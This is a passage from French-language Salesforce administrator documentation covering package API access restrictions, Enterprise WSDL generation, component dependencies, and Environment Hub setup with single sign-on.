- Si Salesforce introduit un nouvel objet standard suite à la sélection d'un accès limité pour un package, l'accès au nouvel objet standard n'est pas accordé par défaut. Vous devez modifier le paramètre d'accès limité pour inclure le nouvel objet standard.
- Lorsque vous mettez un package à niveau, les modifications apportées à l'accès API sont ignorées même si le développeur les a spécifiées. Ceci permet de s'assurer que l'administrateur installant la mise à niveau possède un contrôle intégral. Au cours de l'installation, les installateurs doivent étudier attentivement les modifications apportées à l'accès des packages pour chaque mise à niveau et noter toutes les modifications acceptables. Ensuite, dans la mesure où ces modifications sont ignorées, l'administrateur doit appliquer manuellement toutes les modifications acceptables après l'installation d'une mise à niveau.
- Les commandes s-control sont servis par Salesforce et fournis en ligne dans Salesforce. En raison de cette étroite intégration, il existe plusieurs moyens par lesquels une commande s-control d'un package installé peut étendre ses privilèges afin d'accorder des privilèges complets à l'utilisateur. Pour protéger la sécurité des entreprises qui installent des packages, les commandes s-control présentent les limites suivantes :
  - Pour les packages que vous développez (c.-à-d. qui ne sont pas installés à partir de AppExchange), vous pouvez ajouter des commandes s-control uniquement aux packages disposant de l'accès API `illimité` par défaut. Lorsqu'un package dispose d'une commande s-control, vous ne pouvez plus activer l'accès API `limité`.

- Pour les packages que vous avez installés, vous pouvez activer des restrictions d'accès même si le package contient des commandes s-control. Toutefois, les restrictions d'accès ne fournissent qu'une protection limitée pour les commandes s-control. Salesforce recommande une bonne maîtrise de JavaScript dans une commande s-control avant de développer une restriction d'accès pour la sécurité des commandes s-control.
- Si un package installé possède un accès API `Limité`, les mises à niveau réussissent uniquement si la version mise à niveau ne contient aucune commande s-control. Si la version mise à niveau contient des commandes s-control, vous devez modifier l'accès API du package installé et le remplacer par `Illimité`.

CONSULTER ÉGALEMENT :

Installation d'un package

Configuration des packages installés

# Gestion de l'accès API et de l'accès Apex dynamique dans les packages

`Accès API` est un paramètre de package contrôlant l'accès Apex dynamique et l'accès API des commandes s-control et d'autres composants d'un package à des objets standard et personnalisés. Le paramètre s'affiche pour le développeur et l'installateur sur la page de détail du package. Avec ce paramètre :

- Le développeur d'un package AppExchange peut restreindre l'accès API du package avant de le charger vers Force.com AppExchange. Une fois le package restreint, ses composants reçoivent des sessions Apex etAPI limitées aux objets personnalisés du package. Le développeur peut également activer l'accès à des objets standard spécifiques, ainsi qu'aux objets personnalisés d'autres packages dont ce package dépend.
- L'installateur d'un package peut accepter ou refuser les privilèges d'accès du package lors de l'installation du package au sein de son organisation.
- Après l'installation, un administrateur peut à tout moment modifier l'accès Apex et l'accès API d'un package. L'installateur peut également activer l'accès à des objets supplémentaires tels que des objets personnalisés créés dans l'organisation de l'installateur ou des objets installés par des packages non associés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier l'accès API et l'accès Apex dynamique dans un package que vous avez créés ou installés :

- « Créer des packages AppExchange »

Pour accepter ou rejeter l'accès API et l'accès Apex dynamique pour un package dans le cadre d'une installation :

- « Télécharger des packages AppExchange »

## Configuration de l'accès API et de l'accès Apex dynamique dans les packages

Pour changer les privilèges d'accès d'un package créé par vous-même ou un membre de votre entreprise :

1. Dans Configuration, saisissez *`Packages`* dans la case `Recherche rapide`, puis sélectionnez **Packages**.
2. Sélectionnez le package.
3. Le champ `Accès API` affiche la configuration actuelle, `Limité` ou `Illimité`, et un lien vers **Activer les restrictions** ou vers **Désactiver les restrictions**. Si les accès `Lire`, `Créer`, `Modifier` et `Supprimer` ne sont pas sélectionnés dans le paramètre d'accès de l'API à des objets, les utilisateurs n'ont pas accès à ces objets à partir des composants du package, même s'ils disposent des autorisations « Modifier toutes les données » et « Afficher toutes les données ».

   Utilisez le champ `Accès API` pour :

**Activer les restrictions**
Cette option est disponible uniquement si le paramètre actuel est `Illimité`. Sélectionnez cette option si vous voulez spécifier l'accès Apex et API des composants du package aux objets standard dans l'entreprise de l'installateur. Lorsque vous sélectionnez cette option, la liste Autorisations d'objet étendu s'affiche. Cochez les cases `Lire`, `Créer`, `Modifier` ou `Supprimer` pour autoriser l'accès à chaque objet de la liste. Cette sélection est désactivée dans certains cas. Cliquez sur **Enregistrer** lorsque vous avez terminé. Pour plus d'informations sur l'option `Limité`, notamment les informations concernant les cas où elle est désactivée, reportez-vous à Observations sur l'accès API et Apex dynamique dans les packages à la page 6242.

**Désactiver les restrictions**
Cette option est disponible uniquement si le paramètre actuel est `Limité`. Sélectionnez cette option si vous ne souhaitez pas restreindre les privilèges d'accès à Apex et à l'API des composants du package sur les objets standard et personnalisés. Cette option donne à tous les composants du package le même accès API que l'utilisateur connecté. Par exemple, si un utilisateur peut accéder à des comptes, une classe Apex du package qui accède à des compte peut y parvenir si elle est déclenchée par cet utilisateur.

**Limité**
Cliquez ce lien si vous avez déjà limité l'accès API et souhaitez modifier les limitations.

## Acceptation ou refus des privilèges d'accès API et Apex dynamique lors de l'installation

Pour accepter ou refuser les privilèges d'accès API et Apex dynamique pour un package que vous installez :

- Démarrez le processus d'installation sur Force.com AppExchange.
- Dans la zone **Approuver l'accès API**, cliquez sur **Suivant** pour accepter ou sur **Annuler** pour refuser. Si vous n'avez pas annulé la procédure, effectuez toutes les étapes de l'installation.

## Modification des privilèges d'accès API et Apex dynamique après l'installation

Pour modifier les privilèges d'accès API et Apex dynamique d'un package après avoir installé ce dernier :

1. Dans Configuration, saisissez *`Packages installés`* dans la case `Recherche rapide`, puis sélectionnez **Packages installés**.
2. Cliquez sur le nom du package à modifier.
3. Le champ `Accès API` affiche la configuration actuelle, `Limité` ou `Illimité`, et un lien vers **Activer les restrictions** ou vers **Désactiver les restrictions**. Si les accès `Lire`, `Créer`, `Modifier` et `Supprimer` ne sont pas sélectionnés dans le paramètre d'accès de l'API à des objets, les utilisateurs n'ont pas accès à ces objets à partir des composants du package, même s'ils disposent des autorisations « Modifier toutes les données » et « Afficher toutes les données ».

   Utilisez le champ `Accès API` pour :

   **Activer les restrictions**
   Cette option est disponible uniquement si le paramètre actuel est `Illimité`. Sélectionnez cette option si vous voulez spécifier l'accès Apex et API des composants du package aux objets standard dans l'entreprise de l'installateur. Lorsque vous sélectionnez cette option, la liste Autorisations d'objet étendu s'affiche. Cochez les cases `Lire`, `Créer`, `Modifier` ou `Supprimer` pour autoriser l'accès à chaque objet de la liste. Cette sélection est désactivée dans certains cas. Cliquez sur **Enregistrer** lorsque vous avez terminé. Pour plus d'informations sur l'option `Limité`, notamment les informations concernant les cas où elle est désactivée, reportez-vous à Observations sur l'accès API et Apex dynamique dans les packages à la page 6242.

   **Désactiver les restrictions**
   Cette option est disponible uniquement si le paramètre actuel est `Limité`. Sélectionnez cette option si vous ne souhaitez pas restreindre les privilèges d'accès à Apex et à l'API des composants du package sur les objets standard et personnalisés. Cette option donne à tous les composants du package le même accès API que l'utilisateur connecté. Par exemple, si un utilisateur

peut accéder à des comptes, une classe Apex du package qui accède à des compte peut y parvenir si elle est déclenchée par cet utilisateur.

**Limité**
Cliquez ce lien si vous avez déjà limité l'accès API et souhaitez modifier les limitations.

## Génération d'un WSDL Entreprise avec des packages gérés

Si vous téléchargez un WSDL entreprise et que vous avez des packages gérés installés dans votre organisation, vous devez effectuer une étape supplémentaire pour sélectionner la version de chaque package installé à inclure dans le WSDL généré.Le WSDL Entreprise est fortement typé, ce qui signifie qu'il contient des objets et des champs avec des types de données spécifiques tels que `int` et `string`.

Une version de package est un numéro qui identifie l'ensemble de composants chargés dans un package. Le numéro de version se présente sous la forme *numéroMajeur.numéroMineur.numéroCorrectif* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version importante. Le *numéroCorrectif* est généré et téléchargé uniquement lors de la publication d'un correctif. Les versions de package permettent aux éditeurs d'adapter les composants de leurs packages gérés en publiant gracieusement des versions ultérieures sans gêner les intégrations clientes existantes en utilisant le package. Un abonné peut sélectionner une version pour chaque package géré installé afin de permettre à son client API de continuer à fonctionner avec un comportement spécifique connu, même lorsqu'il installe des versions ultérieures d'un package. Chaque version de package peut varier dans la composition de ses objets et de ses champs. Vous devez donc sélectionner une version spécifique lorsque vous générez le WSDL fortement typé.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour télécharger un WSDL :
- Personnaliser l'application

Pour télécharger un WSDL entreprise lorsque vous avez des packages gérés installés :

1. Dans Configuration, saisissez *API* dans la case `Recherche rapide`, puis sélectionnez **API**.
2. Cliquez sur **Générer WDSL Entreprise**.
3. Sélectionnez la `Version de package` de chaque package géré installé. Si vous ne savez pas quelle version de package sélectionner, conservez la sélection par défaut qui correspond à la dernière version.
4. Cliquez sur **Générer**.
5. Utilisez le menu **Fichier** de votre navigateur pour enregistrer le WSDL sur votre ordinateur.
6. Sur votre ordinateur, importez la copie locale du document WSDL dans votre environnement de développement.

Notes les points suivants dans votre WDSL Entreprise généré :

- Chaque sélection d'une version de package géré est incluse dans un commentaire en haut du WSDL.
- Le WSDL généré contient les objets et les champs de votre organisation, qui comprennent ceux disponibles dans les versions sélectionnées de chaque package installé. Si un champ ou un objet est ajouté à une version ultérieure de package, vous devez générer le WSDL entreprise avec cette version du package pour qu'il fonctionne avec le champ ou l'objet de votre intégration d'API.
- Le point de terminaison SOAP à la fin du WSDL contient une URL sous le format *serverName*`/services/Soap/c/`*api_version*`/`*ID* où *api_version* correspond à la version de l'API, par exemple 38.0, et *ID* encode vos sélections de version de package lorsque vous communiquez avec Salesforce.

Vous pouvez également sélectionner les versions de package par défaut pour WSDL Entreprise sans télécharger de WSDL, à partir de la page API dans la Configuration. Les versions de package par défaut pour les appels API fournissent des paramètres alternatifs si les versions de package ne sont pas fournies par un appel API. Comme de nombreux clients API n'incluent aucune information sur la version de package, les paramètres par défaut gèrent le comportement existant de ces clients.

# Compréhension des dépendances

Les dépendances de package sont créées lorsqu'un composant fait référence à un autre composant, une autorisation ou une préférence requis pour valider le composant. Force.com suit certaines dépendances, notamment :

- Dépendances organisationnelles, telles que le multidevise ou les campagnes, sont activées
- Dépendances spécifiques aux composants, telles que des types d'enregistrements donnés ou des divisions existent
- Fait référence aux objets ou aux champs standard et personnalisés

Les packages, les classes Apex, les déclencheurs Apex, les composants Visualforce et les pages Visualforce peuvent avoir des dépendances sur des composants d'une organisation. Ces dépendances sont enregistrées dans la page Afficher les dépendances.

Les dépendances sont importantes pour la création de packages car toute dépendance dans un composant du package est considérée comme une dépendance de l'ensemble du package.

Remarque: L'organisation d'un installateur doit répondre à toutes les exigences de dépendance répertoriées dans la page Afficher les dépendances, sinon l'installation échoue. Par exemple, pour installer un package qui fait référence à des services, ces derniers doivent être activés pour l'entreprise de l'installateur.

Les dépendances sont importantes pour les classes ou les déclencheurs Apex car tout composant dont dépend une classe ou un déclencheur doit être inclus avec la classe ou le déclencheur lorsque le code est déployé ou intégré au package.

Outre les dépendances, la *portée opérationnelle* est également affichée dans la page Afficher les dépendances. La portée opérationnelle est une table qui répertorie les éventuelles opérations de langage de manipulation des données (DML) (telles que `insertion` ou `fusion`) qu'Apex exécute sur un objet spécifié. La portée opérationnelle peut être utilisée lors de l'installation d'une application pour déterminer toute l'étendue des opérations de base de données de l'application.

Pour afficher les dépendances et la portée opérationnelle d'un package, la classe Apex, le déclencheur Apex ou la page Visualforce :

1. Naviguez jusqu'au composant approprié à partir de Configuration :
   - Pour des packages, saisissez *`Packages`* dans la case `Recherche rapide`, puis sélectionnez **Packages**.
   - Pour des classes Apex, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.
   - Pour des déclencheurs Apex, dans les paramètres de gestion de l'objet approprié, accédez à Déclencheurs.
   - Pour des pages Visualforce, saisissez *`Pages Visualforce`* dans la case `Recherche rapide`, puis sélectionnez **Pages Visualforce**.
2. Sélectionnez le nom du composant.
3. Cliquez sur **Afficher des dépendances** pour un package, ou sur **Afficher des dépendances** pour tous les autres composants, afin d'afficher une liste d'objets qui dépend du composant sélectionné.

Si une liste d'objets dépendants s'affiche, cliquez sur **Champs** pour accéder au détail de la portée opérationnelle au niveau du champ. Le détail au niveau du champ comprend des informations telles que la mise à jour d'un champ par Apex. Pour plus d'informations, reportez-vous à Portée opérationnelle des champs à la page 5963.

Les packages, le code Apex et les pages Visualforce peuvent être dépendants de nombreux composants, notamment :

- Définitions des champs personnalisés

**Éditions**

Disponible avec : Salesforce Classic

Packages AppExchange et Visualforce disponibles avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Apex disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour télécharger des packages :
- Télécharger des packages AppExchange

Pour afficher les dépendances Apex :
- Auteur Apex

Pour afficher les dépendances Visualforce :
- "Mode développeur"

- Formules de validation
- Rapports
- Types d'enregistrement
- Apex
- Pages et composants Visualforce

Par exemple, si une page Visualforce comprend une référence à un champ multidevise, telle que `{!contract.ISO_code}`, cette page Visualforce a une dépendance avec la multidevise. Si un package contient cette page Visualforce, il a également une dépendance avec la multidevise. Toute entreprise souhaitant installer ce package doit avoir le multidevise activé.

CONSULTER ÉGALEMENT :

Préparation de vos applications pour la distribution
Gérer les versions
Publication de mises à niveau vers des packages gérés
Publication d'extensions vers des packages gérés
Portée opérationnelle des champs

## Plate-forme d'environnement

La plate-forme d'environnement permet de connecter, de créer, d'afficher et de se connecter à des organisations Salesforce à partir d'un emplacement unique. Si votre société a plusieurs environnements pour le développement, le test et l'évaluation, la plate-forme d'environnement simplifie votre approche de la gestion des autorisations.

Depuis la plate-forme d'environnement, vous pouvez :

- Connecter des organisations existantes à la plate-forme avec la découverte automatique des organisations associées.
- Créer des organisations d'édition standard et partenaire pour des activités de développement, de test et d'évaluation.
- Visualiser et filtrer les membres de la plate-forme selon les critères de votre choix, par exemple l'édition, la date de création, l'instance, l'origine et le statut d'authentification unique.
- Créer des mappages d'utilisateurs de l'authentification unique (SSO) afin de faciliter l'accès à la connexion pour les utilisateurs de la plate-forme.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Chaque organisation membre de la plate-forme correspond à un objet EnvironmentHubMember. EnvironmentHubMember est un objet standard, semblable à Comptes ou à Contacts. Par conséquent, vous pouvez utiliser la plate-forme pour étendre ou modifier la plate-forme d'environnement par programmation. Par exemple, pour n'importe quelle organisation membre de la plate-forme, vous pouvez créer des champs personnalisés, configurer des règles de workflow ou définir des mappages d'utilisateurs et activer l'authentification unique à l'aide de l'API.

Premiers pas avec la plate-forme d'environnement

Configurez la plate-forme d'environnement afin de permettre aux utilisateurs de votre société d'accéder à la plate-forme pour créer et gérer des organisations membres. Activez ensuite Mon domaine afin de connecter des organisations existantes à la plate-forme et de créer des mappages d'utilisateurs de l'authentification unique.

Gestion des organisations dans la plate-forme d'environnement

Vous pouvez gérer toutes vos organisations Salesforce existantes à partir d'un emplacement unique, en les connectant à la plate-forme d'environnement. Vous pouvez également créer des organisations à l'aide de modèles Salesforce pour des opérations de développement, de test et d'évaluation.

Authentification unique dans la plate-forme d'environnement

Le développement, le test et le déploiement d'applications nécessite de basculer entre plusieurs environnements Salesforce en saisissant à chaque fois des identifiants de connexion. L'authentification unique (SSO) simplifie ce processus en permettant à un utilisateur de la plate-forme d'environnement de se connecter aux organisations membres sans se réauthentifier. Vous pouvez configurer l'authentification unique en définissant manuellement des mappages d'utilisateurs, à l'aide d'ID de fédération, ou en créant une formule.

Meilleures pratiques relatives à la plate-forme d'environnement

Lors de l'utilisation de la plate-forme d'environnement, respectez les consignes et les meilleures pratiques ci-dessous.

FAQ de la plate-forme d'environnement

Réponses aux questions fréquentes sur la plate-forme d'environnement.

Considérations relatives à la plate-forme d'environnement dans Lightning Experience

Lors de la création et de la gestion d'organisations dans la plate-forme d'environnement, tenez compte des points ci-dessous.

## Premiers pas avec la plate-forme d'environnement

Configurez la plate-forme d'environnement afin de permettre aux utilisateurs de votre société d'accéder à la plate-forme pour créer et gérer des organisations membres. Activez ensuite Mon domaine afin de connecter des organisations existantes à la plate-forme et de créer des mappages d'utilisateurs de l'authentification unique.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Configuration de la plate-forme d'environnement

Activez la plate-forme d'environnement dans votre organisation, puis configurez-la pour accorder l'accès à d'autres utilisateurs.

Activation de Mon domaine pour la plate-forme d'environnement

Mon domaine est requis pour connecter des organisations existantes à la plate-forme d'environnement et pour créer des mappages d'utilisateurs de l'authentification unique. Par conséquent, activez Mon domaine dans l'organisation où la plate-forme d'environnement est installée.

### Configuration de la plate-forme d'environnement

Activez la plate-forme d'environnement dans votre organisation, puis configurez-la pour accorder l'accès à d'autres utilisateurs.

AUTORISATIONS UTILISATEUR

Pour configurer la plate-forme d'environnement :

- Gérer la plate-forme d'environnement

1. Pour activer la plate-forme d'environnement dans votre organisation, contactez Salesforce. Si vous êtes un partenaire éditeur de logiciels, vous pouvez ignorer cette étape. La plate-forme d'environnement est déjà installée dans votre organisation Partenaire commercial.
2. Connectez-vous à l'organisation dans laquelle la plate-forme d'environnement est activée, puis accédez à Configuration.
3. Attribuez à des utilisateurs l'accès aux fonctionnalités de la plate-forme d'environnement.
   a. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
   b. Créez un profil ou modifiez un profil existant.

**c.** Modifiez les paramètres du profil.

| Section du profil | Paramètres de la plate-forme d'environnement |
| --- | --- |
| Paramètres d'application personnalisée | Activez l'application personnalisée Plate-forme d'environnement pour qu'elle soit disponible dans le Lanceur d'application de Lightning Experience ou dans le menu des applications de Salesforce Classic. |
| Accès à l'application connectée | Ajustez les paramètres de cette section du profil uniquement à la demande de Salesforce. |
| Accès à un fournisseur de services | Si vous activez l'authentification unique (SSO) dans une organisation membre, de nouvelles entrées s'affichent dans cette section du profil. Les entrées s'affichent sous le format *Fournisseur de services [ID d'organisation]*, où *ID d'organisation* correspond à l'ID de l'organisation membre. Le message ci-dessous peut parfois s'afficher pour les utilisateurs qui n'ont pas accès au fournisseur de services lorsqu'ils tentent de se connecter via l'authentification unique : « L'utilisateur '[ID d'utilisateur]' n'a pas accès au fournisseur de services '[ID de fournisseur de services]' ».<br>Lors de la configuration de la plate-forme d'environnement dans une nouvelle organisation, cette section est vide. |
| Autorisations administratives | Activez « Gérer la plate-forme d'environnement » pour autoriser les utilisateurs à :<br>• Créer des organisations de développement, de test et d'évaluation.<br>• Configurer l'authentification unique pour des organisations membres. |
| Autorisations utilisateur générales | Activez « Connecter l'organisation à une plate-forme d'environnement » pour autoriser les utilisateurs à connecter des organisations existantes à la plate-forme d'environnement. |
| Autorisations d'objet standard | Accordez des autorisations d'objet en fonction du niveau d'accès requis par l'utilisateur de la plate-forme d'environnement.<br>Objet Membres de plate-forme :<br>• « Lire » : afficher les enregistrements existants de membres de plate-forme.<br>• « Créer » : cette autorisation n'affecte pas la possibilité de créer des enregistrements de membre de plate-forme, C'est parce que la création d'enregistrements est gérée en connectant une organisation existante ou en créant une organisation depuis la plate-forme d'environnement. |

| Section du profil | Paramètres de la plate-forme d'environnement |
| --- | --- |
| | • « Modifier » : modifier des champs dans des enregistrements existants de membres de plate-forme.<br>• « Supprimer » : déconnecter une organisation de la plate-forme d'environnement et supprimer son enregistrement de membre de plate-forme correspondant, ainsi que son enregistrement de fournisseur de services (si l'authentification unique a été activée pour le membre).<br>• « Afficher tout » : lire tous les enregistrements de membre de plate-forme, quel que soit leur créateur.<br>• « Modifier tout » : lire, modifier et supprimer tous les enregistrements de membre de plate-forme, quel que soit leur créateur.<br>Objet Invitations de plate-forme :<br>• Si vous activez l'autorisation « Connecter l'organisation à une plate-forme d'environnement », activez « Créer », « Lire », « Mettre à jour » et « Supprimer » pour Invitations de plate-forme.<br>Objet Requête d'inscription :<br>• Si vous activez l'autorisation « Gérer la plate-forme d'environnement », activez « Créer » et « Lire » sur les requêtes d'inscription pour permettre aux utilisateurs de créer des organisations. Vous pouvez également activer « Supprimer » afin de permettre aux utilisateurs de retirer des organisations de la plate-forme. |

**d.** Sélectionnez **Enregistrer**.

## Activation de Mon domaine pour la plate-forme d'environnement

Mon domaine est requis pour connecter des organisations existantes à la plate-forme d'environnement et pour créer des mappages d'utilisateurs de l'authentification unique. Par conséquent, activez Mon domaine dans l'organisation où la plate-forme d'environnement est installée.

AUTORISATIONS UTILISATEUR

Pour configurer un nom de domaine :
- Personnaliser l'application

1. Recherchez un nom de domaine disponible et enregistrez-le.
   a. Dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, puis sélectionnez **Mon domaine**.
   b. Saisissez le nom de sous-domaine que vous souhaitez utiliser dans l'exemple d'URL.
   c. Sélectionnez **Vérifier la disponibilité**. Si votre nom est déjà utilisé, choisissez-en un autre.
   d. Sélectionnez **Conditions** pour lire votre contrat, puis cochez la case.
   e. Sélectionnez **Enregistrer le domaine**.
   Lorsque votre nouveau domaine est prêt pour le test, vous recevez un e-mail de confirmation de Salesforce.

2. Testez vote nom de domaine et déployez-le dans votre organisation.
   a. Cliquez sur l'URL de l'e-mail de confirmation pour vous connecter à Salesforce en utilisant votre nom de domaine. Alternativement, dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, sélectionnez **Mon domaine**, puis **Cliquez ici pour vous connecter**.
   b. Testez le nouveau domaine en cliquant sur les onglets et les liens au sein de votre organisation. Notez que toutes les pages affichent votre nouveau nom de domaine.

      Conseil: Si vous utilisez des boutons personnalisés ou des pages Visualforce dans votre organisation, testez-les avant de déployer le nouveau nom de domaine. N'utilisez pas d'URL basées sur l'instance dans vos personnalisations.

   c. Pour déployer le nouveau nom de domaine dans votre organisation, dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, puis sélectionnez **Mon domaine** et **Déployer vers des utilisateurs**.
   Le domaine est immédiatement activé et tous les utilisateurs sont redirigés vers des pages qui utilisent le nouveau domaine.
3. Définissez la stratégie de connexion du domaine pour les utilisateurs qui accèdent à vos pages.
   a. Dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, puis sélectionnez **Mon domaine**.
   b. Sous Paramètres de mon domaine, sélectionnez **Modifier**.
   c. Pour désactiver l'authentification des utilisateurs qui n'utilisent pas la page de connexion spécifique à votre domaine, sélectionnez la stratégie de connexion. Cette option renforce la sécurité en empêchant les tentatives de connexion de toute personne qui ne connaît pas votre nom de domaine.
   d. Choisissez une stratégie de redirection en fonction du niveau de sécurité souhaité. Vous disposez des trois options suivantes, par ordre croissant de sécurité :
      - Rediriger les utilisateurs vers la même page au sein du domaine.
      - Rediriger les utilisateurs avec un avertissement.
      - Empêcher la redirection, en obligeant les utilisateurs à saisir le nom du nouveau domaine.

## Gestion des organisations dans la plate-forme d'environnement

Vous pouvez gérer toutes vos organisations Salesforce existantes à partir d'un emplacement unique, en les connectant à la plate-forme d'environnement. Vous pouvez également créer des organisations à l'aide de modèles Salesforce pour des opérations de développement, de test et d'évaluation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Connexion d'une organisation à la plate-forme d'environnement

Vous pouvez connecter des organisations Salesforce existantes à la plate-forme d'environnement et gérer ainsi tous vos environnements de développement, de test et d'évaluation à un emplacement unique. Lorsque vous connectez une organisation à la plate-forme, les organisations associées sont automatiquement découvertes, ce qui vous évite de les connecter manuellement.

### Création d'une organisation depuis la plate-forme d'environnement

Vous pouvez créer des organisations depuis la plate-forme d'environnement pour des opérations de développement, de test et d'évaluation. Si vous êtes un partenaire éditeur de logiciels, vous pouvez également créer des organisations d'édition partenaire avec des limitations supérieures, un stockage supplémentaire et d'autres personnalisations de la prise en charge du développement d'applications. Lorsque vous créez une organisation depuis la plate-forme d'environnement, elle devient membre de plate-forme et sa langue par défaut est définie par les paramètres régionaux de l'utilisateur.

## Connexion d'une organisation à la plate-forme d'environnement

Vous pouvez connecter des organisations Salesforce existantes à la plate-forme d'environnement et gérer ainsi tous vos environnements de développement, de test et d'évaluation à un emplacement unique. Lorsque vous connectez une organisation à la plate-forme, les organisations associées sont automatiquement découvertes, ce qui vous évite de les connecter manuellement.

Les types d'organisation associée suivants sont automatiquement découverts.

- Pour n'importe quelle organisation, tous les environnements sandbox créés à partir de l'organisation.
- Pour une organisation de version, toutes ses organisations correctives associées.
- Pour une organisation de gestion Trialforce, toutes les organisations source Trialforce créées à partir de cette organisation.
- Pour une organisation avec l'Application de gestion de licences (LMA) installée, toute organisation de version avec un package géré enregistré dans la LMA

**AUTORISATIONS UTILISATEUR**

Pour ajouter une organisation à la plate-forme d'environnement :

- Connecter l'organisation à une plate-forme d'environnement

**Remarque:** Vous ne pouvez pas connecter directement une organisation sandbox à la plate-forme d'environnement. Pour connecter une organisation sandbox, connectez d'abord à la plate-forme d'environnement l'organisation utilisée pour créer la sandbox. Actualisez ensuite l'organisation sandbox. L'actualisation l'ajoute automatiquement en tant que membre de la plate-forme.

1. Connectez-vous à la plate-forme d'environnement, puis sélectionnez **Connecter l'organisation**.
2. Saisissez le nom d'utilisateur de l'administrateur de l'organisation que vous souhaitez connecter, puis saisissez une description (facultative). La description facilite la localisation de l'organisation, notamment si votre plate-forme inclut de nombreux membres.
3. Par défaut, l'authentification unique (SSO) est activée pour l'organisation que vous connectez. Pour la désactiver, désélectionnez l'option **Activer automatiquement l'authentification unique pour cette organisation**.
4. Sélectionnez de nouveau **Connecter l'organisation**.
5. Dans la fenêtre contextuelle, saisissez le nom d'utilisateur et le mot de passe de l'administrateur de l'organisation. Si la fenêtre contextuelle n'est pas affichée, désactivez provisoirement le dispositif de blocage des publicités de votre navigateur, puis réessayez.
6. Sélectionnez **Se connecter**, puis **Autoriser**.

## Création d'une organisation depuis la plate-forme d'environnement

Vous pouvez créer des organisations depuis la plate-forme d'environnement pour des opérations de développement, de test et d'évaluation. Si vous êtes un partenaire éditeur de logiciels, vous pouvez également créer des organisations d'édition partenaire avec des limitations supérieures, un stockage supplémentaire et d'autres personnalisations de la prise en charge du développement d'applications. Lorsque vous créez une organisation depuis la plate-forme d'environnement, elle devient membre de plate-forme et sa langue par défaut est définie par les paramètres régionaux de l'utilisateur.

**AUTORISATIONS UTILISATEUR**

Pour configurer la plate-forme d'environnement :

- Gérer la plate-forme d'environnement

**Remarque:** Vous pouvez créer jusqu'à 20 organisations membres par jour. Pour créer plus d'organisations, consignez une requête dans la communauté partenaire.

1. Connectez-vous à la plate-forme d'environnement, puis sélectionnez **Créer une organisation**.
2. Choisissez l'objectif de l'organisation.

| Objectif | Permet de créer : |
|---|---|
| Développement | Organisations Developer Edition pour la conception et l'empaquetage d'applications. |

| Objectif | Permet de créer : |
|---|---|
| Test/démonstration | Versions d'évaluation d'organisations Salesforce standard pour un test et des démonstrations. Ces organisations sont similaires à celles créées par des clients à l'adresse www.salesforce.com/trial. Lorsque vous créez une organisation Test/démonstration, vous pouvez spécifier un modèle Trialforce si vous souhaitez que l'organisation contienne vos personnalisations. |
| Trialforce | Les organisations sources Trialforce (TSO) sont une alternative à l'utilisation d'une organisation de gestion Trialforce. Utilisez la plate-forme d'environnement pour créer des TSO, sauf si vous appliquez une marque personnalisée à votre page de connexion ou à vos e-mails. |

3. Saisissez les informations requises pour le type d'organisation que vous avez sélectionné.
4. Lisez le Contrat d'abonnement principal, puis activez la case à cocher.
5. Sélectionnez **Créer**.

Lorsque votre organisation est prête, vous recevez un e-mail de confirmation et l'organisation s'affiche dans votre liste de membres de plate-forme.

## Authentification unique dans la plate-forme d'environnement

Le développement, le test et le déploiement d'applications nécessite de basculer entre plusieurs environnements Salesforce en saisissant à chaque fois des identifiants de connexion. L'authentification unique (SSO) simplifie ce processus en permettant à un utilisateur de la plate-forme d'environnement de se connecter aux organisations membres sans se réauthentifier. Vous pouvez configurer l'authentification unique en définissant manuellement des mappages d'utilisateurs, à l'aide d'ID de fédération, ou en créant une formule.

La plate-forme d'environnement prend en charge les méthodes d'authentification unique ci-dessous pour les utilisateurs correspondants.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Méthode SSO | Description |
|---|---|
| Utilisateurs mappés | Mappez manuellement les utilisateurs de la plate-forme d'environnement avec des utilisateurs d'une organisation membre. La méthode Utilisateurs mappés est définie par défaut pour les mappages d'utilisateurs de l'authentification unique spécifiés dans la page de détail des membres. |
| ID de fédération | Mappez les utilisateurs qui ont un ID de fédération identique dans la plate-forme d'environnement et dans une organisation membre. |
| Formule de nom d'utilisateur | Mappez les utilisateurs de la plate-forme d'environnement avec une organisation membre conformément à une formule que vous définissez. |

Si vous spécifiez plusieurs méthodes d'authentification unique, elles sont évaluées dans l'ordre suivant : (1) Utilisateurs mappés, (2) ID de fédération et (3) Formule de nom d'utilisateur. La première méthode qui renvoie une correspondance est utilisée pour connecter

l'utilisateur, et les autres méthodes sont ignorées. Si aucun utilisateur concordant ne peut être identifié, la plate-forme d'environnement oriente l'utilisateur vers la page de connexion standard de Salesforce.

**Remarque:** L'authentification unique ne fonctionne pas pour les utilisateurs récemment ajoutés ou les mappages d'utilisateurs définis dans une organisation sandbox. Ajoutez des utilisateurs, modifiez les informations des utilisateurs ou définissez des mappages d'utilisateurs de l'authentification unique uniquement dans l'organisation parente de l'environnement sandbox.

Désactivation de l'authentification unique pour une organisation membre
